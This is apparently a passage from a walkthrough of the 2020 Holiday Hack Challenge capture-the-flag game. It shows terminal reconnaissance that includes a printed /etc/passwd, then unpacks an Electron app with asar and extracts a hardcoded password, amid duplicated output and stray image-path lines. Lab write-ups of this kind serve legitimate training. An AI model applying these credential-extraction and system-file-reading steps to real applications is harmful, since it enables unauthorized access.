mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
init:x:1050:1050::/home/init:/bin/bash
elf:x:1051:1051::/home/elf:/bin/bash
munchkin:x:1052:1052::/home/munchkin:/bin/bash
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -size +108k -size -110k -print
elf@361d308a160a:/opt/munchkin_den$ find . -size +108k -size -110k -print
./plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724
elf@361d308a160a:/opt/munchkin_den$ ps -eaf | grep munchkin
elf 2756 259 0 20:23 pts/3 00:00:00 grep --color=auto munchkin
elf 55138 55135 0 20:15 pts/2 00:00:00 /usr/bin/python3 /14516_munchkin
elf@361d308a160a:/opt/munchkin_den$
[Munchkin Wrangler]> Lollipops [


The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.
elf@361d308a160a:/opt/munchkin_den$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
init:x:1050:1050::/home/init:/bin/bash
elf:x:1051:1051::/home/elf:/bin/bash
munchkin:x:1052:1052::/home/munchkin:/bin/bash
elf@361d308a160a:/opt/munchkin_den$ find . -user munchkin -size +108k -size -110k -print
elf@361d308a160a:/opt/munchkin_den$ find . -size +108k -size -110k -print
./plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724
elf@361d308a160a:/opt/munchkin_den$ ps -eaf | grep munchkin
elf 2756 259 0 20:23 pts/3 00:00:00 grep --color=auto munchkin
elf 55138 55135 0 20:15 pts/2 00:00:00 /usr/bin/python3 /14516_munchkin
elf@361d308a160a:/opt/munchkin_den$
elf@361d308a160a:/opt/munchkin_den$ netstat -ano | grep LISTEN | grep tcp
tcp 0 0 0.0.0.0:54321 0.0.0.0:* LISTEN off (0.00/0/0)
elf@361d308a160a:/opt/munchkin_den$
[Munchkin Wrangler]> Lollipops [






Excellent – we finished the primer without too many typos and goof-ups. Let's talk to Sugarplum Mary again.



OK, let's jump into the Santa Shop point-of-sale terminal and take a look.



Oh oh – Sugarplum Mary really is locked out. Let's download the offline version and look at it. Here's the download link:

https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe


We'll follow the hint and try to analyze it using asar, which is a node module. Start by installing it on our Windows machine.

```
COMMANDO Mon 12/21/2020 19:17:29.94
C:\Users\tonyk\Documents\holidayhack2020>npm install --engine-strict asar
npm WARN saveError ENOENT: no such file or directory, open
'C:\Users\tonyk\Documents\holidayhack2020\package.json'
npm notice created a lockfile as package-lock.json. You should commit this file.
npm WARN enoent ENOENT: no such file or directory, open
'C:\Users\tonyk\Documents\holidayhack2020\package.json'
npm WARN holidayhack2020 No description
npm WARN holidayhack2020 No repository field.
npm WARN holidayhack2020 No README data
npm WARN holidayhack2020 No license field.

+ asar@3.0.3
added 17 packages from 52 contributors and audited 17 packages in 2.634s

1 package is looking for funding
  run `npm fund` for details

found 0 vulnerabilities


COMMANDO Mon 12/21/2020 19:18:02.17
C:\Users\tonyk\Documents\holidayhack2020>
```

Download our executable using Edge.

```
C:\Users\tonyk\Documents\holidayhack2020>dir
 Volume in drive C has no label.
 Volume Serial Number is 9A85-9623

 Directory of C:\Users\tonyk\Documents\holidayhack2020

12/21/2020  07:20 PM    <DIR>          .
12/21/2020  07:20 PM    <DIR>          ..
12/21/2020  07:18 PM    <DIR>          node_modules
12/21/2020  07:18 PM             4,707 package-lock.json
12/21/2020  07:20 PM        49,824,644 santa-shop.exe
               2 File(s)     49,829,351 bytes
               3 Dir(s)  40,432,914,432 bytes free

COMMANDO Mon 12/21/2020 19:20:37.48
C:\Users\tonyk\Documents\holidayhack2020>
```

Run the executable to see if it will uncompress itself. When we run it from the command line, we briefly get a dialog box indicating that it is expanding. We then get the same password dialog box seen in the real Santa Shop:



If we go to our user's root directory, we can see the structures created for the Santa Shop app.

```
c:\Users\tonyk>dir /s | findstr santa
12/21/2020  07:22 PM    <DIR>          santa-shop-updater
12/21/2020  07:20 PM        49,824,644 santa-shop[1].exe
12/21/2020  07:22 PM            37,014 santa-pos
```


```
12/21/2020  07:22 PM    <DIR>          santa-shop
 Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop
12/04/2020  11:47 AM       110,713,856 santa-shop.exe
12/04/2020  11:47 AM           137,826 Uninstall santa-shop.exe
 Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\locales
 Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources
 Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\swiftshader
 Directory of c:\Users\tonyk\AppData\Local\santa-shop-updater
12/21/2020  07:23 PM    <DIR>          santa-shop
12/21/2020  07:22 PM             2,341 santa-shop.lnk
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\blob_storage
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\blob storage\34faaf8c-b25d-408d-b73c-
69d273c7e7c2
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Cache
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\js
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\js\index-dir
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\wasm
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Code Cache\wasm\index-dir
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Dictionaries
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\GPUCache
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Local Storage
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Local Storage\leveldb
 Directory of c:\Users\tonyk\AppData\Roaming\santa-shop\Session Storage
12/21/2020  07:22 PM             2,333 santa-shop.lnk
12/21/2020  07:20 PM        49,824,644 santa-shop.exe

COMMANDO Mon 12/21/2020 19:27:10.07
c:\Users\tonyk>
```

Change our directory to the AppData\Local\Programs\santa-shop\resources directory, then take a look.


```
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>dir
 Volume in drive C has no label.
 Volume Serial Number is 9A85-9623

 Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources

12/04/2020  11:47 AM    <DIR>          .
12/04/2020  11:47 AM    <DIR>          ..
12/04/2020  11:47 AM               100 app-update.yml
12/04/2020  11:47 AM           136,143 app.asar
12/04/2020  11:47 AM           107,520 elevate.exe
               3 File(s)        243,763 bytes
               2 Dir(s)  40,213,540,864 bytes free

COMMANDO Mon 12/21/2020 19:31:05.06
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>
```

Now we can see the app.asar resource that we can extract the source code from. Let's use the asar tool to extract it.

```
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>npx asar extract app.asar sourcecode
npx: installed 17 in 3.82s
```



The file index.html loads the script renderer.js. Let's look at that file:




In the code we can see that the function "checkPassword" is called to check the password from the form. A little higher in the file, we find that function:

```
138  const checkPassword = (event) => {
139    event.preventDefault();
140
141    const theirPassword = document.getElementById('password').value;
142
143    window.ipcRenderer.invoke('unlock', theirPassword).then((result) => {
144      if(result) {
145        closeOverlay();
146      } else {
147        document.getElementById('password-message').innerText = 'Invalid password!';
148        setTimeout(() => {
149          document.getElementById('password-message').innerText = '';
150        }, 2000);
151      }
152    });
153  };
```

If we look in main.js, we see some constants that are password related, plus the event handler for the unlock.


At the top of that file, we see the constant SANTA_PASSWORD defined as ‘santapass’:



Towards the end of the file we see where it’s used in the password comparison:

```
123  });
124
125  ipcMain.handle('unlock', (event, password) => {
126    return (password === SANTA_PASSWORD);
127  });
128
```


Let’s try “santapass” as our password.



Yes! That’s it!


Let’s talk to Sugarplum Mary and tell her.

It turns out that Sugarplum Mary has nothing additional to say to me, so check to see what the next objective is:



Proceed with the Santavator objective. Let's go back to the Santavator. Taking the door closest to Sugarplum Mary, we find ourselves in the Great Room.


Let’s talk to Angel Candysalt.




Well, we’ll keep going to the Santavator, then come back to this. We’ll take the next door out of the Great Room to return to the location of the Santavator.

Pushing on the door leads us inside.


Inside the Santavator we see something that looks like some a control panel:



There seems to be a missing button. We can use the Elevator Panel key to open the panel.




Clicking the Help button, we see this:




Looking at the parts in the panel, and knowing that we collected the candy cane, nuts, and green light bulb, it looks like we might be missing a gold bulb and a red bulb. Looking at the wiring, it looks like the Talks floor is accessible with just the green light bulb. Let's try to make that work.

OK, now we've got green power. Let's close the panel and push the Talks button.




It works! Now we are on the Talks floor.




And in the rear right corner, we see the red light bulb!

